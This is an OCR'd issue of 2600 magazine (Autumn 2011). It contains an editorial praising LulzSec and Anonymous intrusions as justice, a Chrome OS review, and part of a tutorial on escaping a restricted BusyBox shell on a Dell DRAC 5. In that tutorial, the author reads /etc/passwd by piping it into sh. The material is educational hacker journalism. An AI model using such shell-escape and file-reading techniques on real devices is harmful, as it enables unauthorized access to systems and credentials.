
Volume Twenty-Eight, Number Three
Autumn 2011, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



1 3>
7 25274 83158 6

European Payphones

Denmark. In Copenhagen, there is a choice between blood-stained and generic models of the basic payphone. Neither appears to be overly popular at the moment.

Photos by Jason Barna

Luxembourg. Seen in the town of Manternach and operated by Ascom of Switzerland.

Photo by Alex Hamling

France. Found in a bathroom area in Paris, which is probably how this old-style payphone has evaded replacement for so long. Note that the coin slots still ask for French francs.

Photo by Keith Hopkin

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

Shopping List

- ☐ Awakenings 4
- ☐ Introduction to Chrome OS 6
- ☐ Bypassing Shell Restrictions 9
- ☐ Phishing on an iDevice 11
- ☐ TELECOM INFORMER 13
- ☐ Network Anonymity Through "MAC Swapping" 15
- ☐ Both Sides of the Story 21
- ☐ Video Game Hacking 23
- ☐ Hacking Alt Detection in Second Life 24
- ☐ HACKER PERSPECTIVE 26
- ☐ How to Spoof Another User in MindAlign 29
- ☐ Access Control: A Fancy Facade 30
- ☐ Go Daddy Shared Hosting Review 32
- ☐ LETTERS 34
- ☐ Logging and Analysis with Your GPS-enabled Phone 48
- ☐ Cellphone, Keys, Wallet? *Check!* 49
- ☐ Mobile Hacking: Really 51
- ☐ TRANSMISSIONS 52
- ☐ Asterisk, The Gatekeeper 54
- ☐ Wear a White Hat 55
- ☐ How I Got Firefox to Accept the Tel Tag for Phone Calls 56
- ☐ Fiction: Kill Switch 57
- ☐ HACKER HAPPENINGS 61
- ☐ MARKETPLACE 62
- ☐ MEETINGS 66

Something truly interesting has been happening in recent months throughout the hacker community and it's been circulating into the mainstream. A renaissance of sorts has reopened a door that many of us have been shying away from over the years. That door can lead to such things as full disclosure, pure mischief, and, most importantly, justice.

Nearly every news story this summer about hacking, or even about technology in general, focused on the "threat" posed by a group known as LulzSec, as well as the much larger and more established Anonymous. Both organizations by definition are faceless and simply don't exist as groups in the traditional sense. Members don't know other members, yet they often work in conjunction towards a common goal. If one part of the network goes down, another almost immediately steps in as a replacement. It's the authorities' worst nightmare as there is no conceivable way of stopping something like this.

It didn't take long for the mass media to draw parallels to faceless terror cells. Yes, such a force *could* indeed be a significantly scary adversary and it's really easy to terrify the public into thinking that drastic measures need to be enacted to stop whatever it is that they're doing. But this is where things get truly interesting. What exactly *are* these unknown people all over the planet doing? It might surprise you to hear that they're doing a bunch of good things. It might be a real shock to be confronted with the theory that their actions are even necessary.

Consider what LulzSec has accomplished in their brief 50-day existence from May to June (supposedly ceasing operations at their own behest). They revealed massive security holes in Sony and, in so doing, brought global attention to that corporation's legal actions against an individual who figured out how to jailbreak the Sony Playstation 3. They successfully hacked the site of Black and Berg Cybersecurity Consulting and turned down the $10,000 prize offered by that company. They've brought further attention to the controversy involving Wikileaks and Bradley Manning. They've stood behind pro-democracy movements in foreign countries and helped to reveal corruption in their existing regimes. Much of their actions are masked in bravado and mockery but, when you cut through all of that, you'll find what appears to be a genuine interest in getting the truth out and exposing corruption, incompetence, and hypocrisy. Indeed, this can be considered an extension of the full disclosure goals of organizations like Wikileaks, but in a completely different style. Every major corporation and a lot of governments have much to fear from the skills and actions of a group like this. And the rest of us have a lot to learn from what they reveal.

Much of this activity and philosophy can also be found in Anonymous actions over the years. Many of us got our first taste of this organization during something called Project Chanology back in 2008, where the Church of Scientology was targeted for their treatment of critics, both online and off, as well as for their alleged abuse of their own members. Thousands of net activists took part in everything from denial of service attacks to real-life demonstrations outside Scientology offices to engaging in technological tricks that moved stories about their activities further up on Internet search engines. This action was a milestone because it woke a lot of people up to the fact that Anonymous wasn't just a mindless roving Internet gang, intent on causing mayhem and destruction. There was actually thought behind the deeds and a desire for justice. Even those who disagreed with their conclusions were able to see that there were real issues being brought forth here.

Over the years, we've seen more and more social debates focused upon by these anonymous organizations who have figured out a way to attack their adversaries and help move towards evening what was previously a hopelessly lopsided playing field. The media has gleefully reported every time there is an arrest of one sort or another of a participant whose IP was traced or who made

the mistake of briefly stepping outside of the cloak of invisibility. But the structure of the organization makes it virtually impossible for such actions to have any lasting effect on the overall project.

Anonymity can work as a tactic, but there are obviously times when it's not enough on its own. Consider what has been going on in the Arab world for the past few months. People have been targeted and attacked by the authorities for speaking their minds and standing up for justice, in a very non-anonymous way, as is necessary in such a direct battle. Always, there is the risk of interest levels waning in other parts of the world if there isn't significant change of some sort. But global attention continues to focus on what is going on there, due to everything from smuggled video footage to leaked documents to hijacked websites of governments. These are actions that people from all over the world are engaging in, some directly and some anonymously. Both methods can work if there is thought behind them and each is stronger for having the other as an ally.

We've gone on record in the past as being opposed to some of the methods employed by a number of these online groups, specifically denial of service attacks. Simply barraging an "evil adversary" with data and basically shutting down their websites aren't very creative tactics, and the idea of shutting people up who you don't agree with runs counter to a number of our beliefs. Consider that, on many occasions, it's the words of your adversaries that wind up sinking them, so denying them the platform to show their true colors can actually work against your cause. We also reject the parallel to civil disobedience, as people who engage in that courageous action are putting themselves on the line very directly, not acting from the safety of their homes thousands of miles away. Granted, there may indeed be times when a site that is actively engaged in hurting people needs to be brought down. But when we apply this to mere words and objectionable speech, we're legitimizing a tactic that can easily be turned upon us. People who are not involved in the debate will instantly recognize the evil of someone being silenced, even if they don't agree with them. We see such values expressed on the Internet constantly. If you have to silence your opponent to win the debate, you've already lost.

Fortunately, we've seen a great deal of actual dialogue and clever bypassing of security in the actions of LulzSec and Anonymous and we believe this is what will make all of the difference. Their sense of fun and humor, coupled with awareness of the injustices of the world, mixed in with a desire to show the world how *not* to keep sensitive date secure - these are the attributes that can comprise a successful social movement.


There is a reason why the masses suddenly act out against the authorities, from Syria to Libya to England. Feeling excluded from the process, whether economically or socially, is always a ticking time bomb. Corporate America isn't immune from this, nor is any government, religious institution, the mass media, and so on. Walls are constantly being built up, but people will always come up with new and ingenious ways of tearing them down. Not only is this a good thing, but it should be considered a necessary part of our existence in a free world.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2011. Annual subscription price $24.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	41250	37500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	3670	3650
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	34747	31554
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	38417	35204
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	148	145
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	2685	2151
E. Total free distribution	2833	2296
F. Total distribution	41250	37500
G. Copies not distributed	0	0
H. Total	41250	37500
I. Percent Paid	93	94

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.



Introduction to Chrome OS

by MS3FGX
MS3FGX@gmail.com

Disclaimer: As Chrome OS is a moving target, constantly evolving and changing, there is no guarantee that the information contained herein will still be 100 percent accurate, or for that matter even relevant, by the time you read this. It's even possible the Chrome OS project will have crashed and burned before these words make it to paper. Still, as a matter of historical record, I will describe in the following pages my early experience with Chrome OS as both a piece of technology and a new concept in computing.

What is Chrome OS?

Chrome OS is an experiment by Google to see if the average users' day to day computing needs could be met (or perhaps even exceeded) by pushing all of their applications and personal files into the "Cloud." By the way, before we get too far into this, let's clear up one thing from the start; the "Cloud" is just the Internet. So for the rest of this article, I am going to dispense with the marketing buzzword and just call it that, if it's all the same to you.

Anyway, the concept of putting all of our documents and programs on a remote server is certainly nothing new. The mass market is already familiar with using the Internet as an application and data storage platform with immensely popular services like Facebook and Dropbox; and of course the very concept of the local machine being nothing more than a terminal that connects to a network of more powerful machines goes all the way back to the original mainframe computers. In fact, you could even make the argument that putting all of our assets onto servers out of our control is a step backwards in computing, something that the community once fought hard to break free from.

Issues of freedom and privacy aside (don't worry, we will be back to that shortly), Google does make a strong case for the Chrome OS concept. The fact of the matter is, the vast majority of average computer users don't do a whole lot on their machines other than access web-based services like GMail, Facebook, Twitter, etc. If we go along with the claim made in some of the Chrome OS promotional videos that the average computer user spends 90 percent of their time in the web browser, it's logical that a machine which has only a web browser could fulfill the majority of their needs.

The startup tutorial that plays when you first login to the system also makes frequent references to the idea of a "steamroller attack," which is how Google describes the sudden and unavoidable destruction of a Chrome OS device. It goes on to explain that, since everything is stored online, the local machine itself is nothing more than a disposable portal through which you access their services. Therefore, the destruction or otherwise loss of the machine isn't a problem, since you can return right where you left off with a new unit.

But theory is just that, and without a real world test, there is no way to be sure if the Chrome OS concept holds up with actual users. Accordingly, Google announced they would be mailing out test machines loaded with the current build of Chrome OS to lucky applicants.

I would like to think that somebody from Google looked me up and decided that my website and published works were so well written and researched that they simply had to award me one of these new prototype machines, but realistically I am sure it was just the luck of the draw. In any event, I now have in my possession Google's idea of the future, so let's take a look at it.

The Hardware

As the hardware itself (known as the CR-48) is a reference device, and almost certainly will never see a commercial release in its current form, I won't dwell too long on it here. But it is worth a mention as it does echo many of the same ideals of Chrome OS itself, and regardless of how closely hardware manufacturers decide to follow its example, it does say a lot about how Google envisions computers of the future.

If you asked me to picture what a mobilized, 21st century version of a mainframe terminal would be like, the CR-48 would be it. It's simple, sleek, perfectly suited for its task, and, at the same time, wholly forgettable. It is a disposable computer if there ever was one, completely devoid of bells, whistles, or branding. There is only a single USB port, a VGA connector for an external monitor, and an SD reader. Even the original ASUS Eee 701 netbooks had more connectivity options.

The untrained eye may look at the CR-48 and assume that Google was simply trying to put out

the cheapest machine they could for the purposes of the Chrome OS test, but a glance at what's under the hood tells another story. The CR-48 is powered by Intel's Atom N455 processor, paired with 2GB of DDR3 RAM and a 16GB SSD. In addition to the expected WiFi, it has an integrated 3G modem with free data service of up to 100MB per month, and Bluetooth 2.1. At the time of this writing, the closest consumer netbook I could find with similar specifications was over $400, and even then, didn't have as large a screen or 3G.

The Software

Chrome OS is an incredibly simple platform from a software standpoint. It is literally just a standard GNU/Linux system that boots directly into the Chrome browser.

Of course, the build of Chrome OS that ships on the CR-48 is very far from completion, and it could be that things will change significantly before the mass market gets their hands on it. But as it stands, I am struck by how absolutely normal the Linux system is. I was expecting something similar to Android, where the system powers a heavily customized and stripped down userland with the Linux kernel. In Chrome OS, the only thing the system is missing to be a standard Linux desktop is a proper window manager and local applications.

There are, however, some added security features not normally found on desktop Linux. For example, the /home directory and all removable devices are mounted with the "noexec" option, which means it isn't (normally) possible to execute binaries stored on these volumes. This effectively prevents any executable programs from being run on the machine unless they were included in Chrome OS.

If you are the tinkering type, which if you are reading this you likely are, you will probably want to put Chrome OS into Developer Mode. Developer Mode enables some nice features like "crosh" (Chrome OS's debug shell), and Linux terminal access. On the CR-48 there is a physical switch under the battery cover that puts the machine into Developer Mode, but the Chrome OS documentation seems to indicate other machines may have different methods to enable this special mode.

The Experience

Part of the agreement you have to accept when applying for a CR-48 is that you will use the machine as your primary computer for a while and send as much input back to Google as you can through the built-in feedback system. I complied with the agreement and spent a week using, or perhaps more accurately attempting to use, the CR-48 as my main computer. The experience was more or less what I expected, and certainly made for an interesting experiment.

I should start off by saying that I am clearly not the intended audience for Chrome OS, and I would go so far as to say neither are the vast majority of *2600* readers. Chrome OS in its current form is simply not suitable for anyone who does more than browse the Internet and use social networking sites. But as it just so happens, those people are actually in the majority, so I don't know that the situation is a problem for Google.

I found that by enabling the aforementioned Developer Mode and getting access to the Linux terminal, I was able to improve upon the situation immensely. From Linux I was able to do things like mount USB storage devices and run X over ssh, which let me display the output of graphical Linux applications in Chrome OS's WM. Being able to Alt+Tab into Firefox had a fun irony to it, but, more importantly, it let me run some graphical applications which simply don't have a Chrome OS parallel yet. Of course, this is cheating, and the average user wouldn't be in Developer Mode, and certainly wouldn't know enough about the Linux command line environment to mount his USB flash drive.

Which brings us to Chrome OS "apps." Surely, missing functionality in the core OS could be supplemented with third-party applications? As it turns out, no.

As Chrome OS is built on the principle that most users simply want to access web-based services, its idea of applications are, accordingly, things that you are able to do from within the browser itself. But if the service is held entirely on the Internet, what exactly needs to be installed on the local Chrome OS machine? Well, just what you would think, actually. A bookmark.

That's right, as of this writing, the majority of Chrome OS "apps" are simply bookmarks. Google is so hell-bent on proving that the Internet is an applications platform that they have gone so far as to trick the user into thinking they are installing an application when they are really just making a bookmark to an existing website. It's really rather ridiculous; the Web Store (where Chrome OS users go to download and purchase Chrome OS apps) is scarcely more than a repository of bookmarks that the user can search through and rate. Oh, and purchase too; you can literally sell bookmarks on the Chrome OS Web Store.

The closest you can get to real applications on Chrome OS are Chrome Extensions, which are simply add-ons to the Chrome browser itself. These vary from the handy to the inane, but, on the whole, they are all very simplistic. There is only so much a browser add-on can do, after all. These are also the same extensions you can get on the desktop version of Chrome, which means none of them are really making use of Chrome OS's APIs or unique features.

Even though I was faced with what seemed like intolerable limitations, I carried on with my duty to run Chrome OS and give Google feedback. I found that after a few days, I really did begin to adapt to a

browser-only computer. I even started to use more of Google's services, like Google Talk, since they were so tightly integrated into Chrome OS itself; surely part of Google's larger plan with Chrome OS. Everything was going relatively well - until the night the Internet went out.

I was working on the CR-48, and when I clicked on the GMail App I found it was unable to load. I switched over to a tab that had Google open and tried a search, and, sure enough, that failed as well. As a Comcast Internet customer, I am well accustomed to the Internet going out at random, and a quick glance over at the router showed that this was once again the case. My first instinct was to simply work on something that didn't need the Internet, such as writing this article. So I clicked on the Google Docs app so I could start writing... and then it hit me.

A wave of 21st century Lovecraftian horror grew over me as I realized that, without the Internet, the device in front of me was completely useless. Write a document? Not without Google Docs. Play music? Can't store anything on the local machine. Play a game? Surely you jest. Write software? Hell, I had a hard enough time with that when the Internet was still working.

It was a sobering wake-up call that the device sitting in front of me was most definitely not a computer in the sense I have become accustomed to. It also reminded me that, while the Internet is certainly a very large part of what people do on their computers, it is assuredly not the only thing they do. Not being able to write a document because the Internet is out is already absurd, but without the Internet I couldn't even get access to any of my files, which is absolutely unacceptable.

Cloud Conundrum

The night the Internet went out was a turning point for me and my CR-48, and not simply because I couldn't write a document. With Chrome OS, I couldn't even get access to my own files unless I was on a decent Internet connection. Which brings up a very interesting question: if I can't get to my files when I want them, are they still really my files? If not, whose are they?

As far as impossibly large corporations go, Google has done a decent job of keeping itself on the side of good. I don't really believe that Google themselves would somehow claim ownership of my documents, or allow a third party to access them in their entirety. But, Google makes its money by selling targeted advertisements, and most of us are already aware of some of the ways Google matches the user with the ad.

By signing up for GMail, for example, you agree to let Google pick keywords out of your messages and use those to show relevant advertisements. My wife and infant daughter recently got into a car accident, and while I was writing an email to friends and family explaining what had happened, I noticed an advertisement for a sale at "Babies R Us" on new car seats. Many people, maybe even most, would let something like that go without a second thought. But the experience left me troubled, and, I have to admit, I am worried about that sort of technology being applied to my full text documents.

It isn't hard to imagine advertisers using keywords generated from text documents created with Google Docs in new and even more intrusive ways. Typing up a letter of resignation? Perhaps you would be interested in a career consultation? Writing a journal entry about some stress you are having at work? Perhaps you need suicide counseling!

Most of us have already been lulled into complacency by Google. If you aren't one of the millions of users that have a GMail account, you have still probably used Google's ubiquitous search engine. Even if you have avoided using Google's services directly, the sites you access online have surely been using Google Analytics to gather information about their visitors' browsing. By using Google's software, directly or indirectly, we have silently agreed to let personalized advertisements be generated for us. But at least it has always been a choice; with your own computer you could make a conscious decision to avoid and block all of Google's software and replace it with alternatives.

With Chrome OS, that choice is largely removed. The computer is no longer a possession of the user. Its importance as an object has been taken out of the equation. In the Chrome OS model, the computer is simply a portal through which Google can push advertisements with greater efficiency than ever before. Purchasing a Chrome OS device is akin to signing away your online identity to Google; some will balk at the prospect, but many more will accept the terms just to get a low cost computer. Only time will tell which group made the right choice.

Beyond the CR-48

As I write this, third parties have finally started announcing their own Chrome OS devices intended for the mass market. These new machines are being referred to collectively as "Chromebooks," which seems to indicate that the focus (at least for now) is to keep Chrome OS relegated to netbooks only. Google has mentioned a desktop Chrome OS device being in the works, but I imagine its release greatly depends on Chrome OS's success with mobile devices.

Since I have been in the Chrome OS pilot group since day one, I would like to think I have a fairly good idea where the Chrome OS project is going, and how it will get there. But we are only a few weeks out from when the first official Chromebooks are supposed to start shipping, and I honestly don't see how the build of Chrome OS running on my

CR-48 is ready for public consumption. So many basic functions are missing or broken, it's hard to believe Google would risk such a poor first impression with their initial wave of devices. If a bad first wave was enough to permanently damage the reputation of Windows Vista, I can only imagine its effect on a fledgeling OS that is already pushing the boundaries of what the consumer expects from a computer.

One of the key elements of the Chrome OS initiative going forward is the fact that the devices will be made available to enterprise and educational customers as a monthly lease. Enterprise users will pay $28 per month, while educational leases will cost $20. Both require a three year contract, which includes hardware warranty and technical support. This is an extremely aggressive pricing scheme, and it's pretty clear that this is where Google thinks Chrome OS is most likely to succeed. I would be inclined to agree that schools and businesses are good candidates for low cost subscription based computing; though I am not so convinced either of those groups will be too keen to sign up for a three year contract with a machine that still can't perform simple tasks such as printing a document.

Conclusion

As I said in the opening of this article, Chrome OS is a rapidly moving target, so I hesitate to make any judgment calls about it in terms of functionality or maturity. Indeed, I have had to go back to edit and remove parts of this article as I was writing it, as Chrome OS goes through periods where updates are pushed out daily.

But some parts of Chrome OS are not going to change, as they are not a fault of the software but instead a conceptional limitation; Chrome OS is a platform for consumers, not creators. You won't be developing software, rendering video, or mixing audio on a Chrome OS machine. Even though there are some simplistic attempts at those sorts of applications, these are tasks which just don't lend themselves to this style of computing.

What's more, you will never escape Google's grasp when using a Chrome OS computer, no matter how far the software is developed. At the end of the day, the goal of Chrome OS is to push more targeted advertisements to the user, so don't expect an option to "Opt Out" of Google's services and run the machine on your own terms (unless you want to wipe it and install your own OS).

As it stands, possible privacy issues notwithstanding, Chrome OS machines do make a lot of sense for schools or businesses where everyone needs to have a computer to access the Internet, send email, and do basic word processing. On the other hand, I cannot fathom an individual purchasing a Chrome OS computer for anything near the cost of a more traditional system.

by Malvineous

I recently obtained a device that you could login to via SSH, but once connected you were left in an extremely locked down shell. The purpose of this article is not to explain how to get around the restrictions on this particular device, but to hopefully show some of the thinking involved in working around the limitations that were imposed.

When connecting to the device, it is quickly apparent that it is running a fairly ordinary shell, but many of the commands have been disabled.

```
Dell Remote Access Controller 5
➥ (DRAC 5)
Firmware Version 1.40 (Build
➥ 08.08.22)
$ echo
echo: not found
$ cat
cat: not found
$ ls
ls: not found
$ blah
-sh: blah: not found
$ sh
$
```

The eagle-eyed will have noticed that valid (but disabled) commands like "echo" produce a

different error message to truly invalid commands like "blah". This gives us a hint that the commands are not locked down by normal means; there's probably some custom code in the shell that blocks certain commands early on (so maybe we can find a weakness in this). The last command also reveals that we can reinvoke the shell, but does that tell us anything useful?

```
$ sh --help
BusyBox v1.00 (2008.08.22-17:37+
➥0000) multi-call binary
No help available.
```

Aha! The shell is BusyBox. But without any core commands, you might think it is impossible to do anything useful. However, there is a surprise:

```
$ /bin/ec*
echo: not found
```

The shell still performs wildcard expansion! How could this be used?

```
$ /bin/*
[: missing ]
```

At first confusing, this reveals that the * is being expanded to a list of filenames in the /bin directory, with the first one being the "[" command. This is then executed, resulting in an error message. We have now discovered one filename on this locked down system. But if wildcard expansion is still enabled, what else is?

```
$ $PATH
-sh: .:/bin:/usr/bin: not found
$ $USER
-sh: racuser: not found
$ $PWD
-sh: /var/home/racuser:
➥ Permission denied
```

Environment variables! Using $PWD, we at least know where on the system we are, even though the "cd" command doesn't work, so we can't move around. Because there is no "echo" command, we can't display anything, but here we are trying to execute the contents of the variable instead. Since the contents are not a valid command, we get an error - but the shell is kind enough to tell us what the offending command was, giving us a rudimentary equivalent to the disabled "echo" command.

Can we do anything useful with this? Let's try changing the prompt.

```
$ PS1=/*
$ PS1=/* sh
/* echo
echo: not found
/*
```

It seems we can't just change variables in-place, but we can execute commands with changed variables. Here we reinvoke the shell with a modified environment, which causes the prompt to change. Unfortunately, just not in the expected way! It seems wildcard expansion doesn't work with environment variables. However, reinvoking the shell in a modified way has given me an idea....

```
$ sh < /etc/passwd
sh: root::0:0:root:/root:
➥/bin/sh: not found
sh: daemon:x:1:1:daemon:/usr/sbin
➥:/bin/sh: not found
sh: bin:x:2:2:bin:/bin:/bin/sh:
➥ not found
sh: sys:x:3:3:sys:/dev:/bin/sh:
➥ not found
sh: sync:x:4:100:sync:/bin:/bin/
➥sync: not found
sh: mail:x:8:8:mail:/var/spool/
➥mail:/bin/sh: not found
...
```

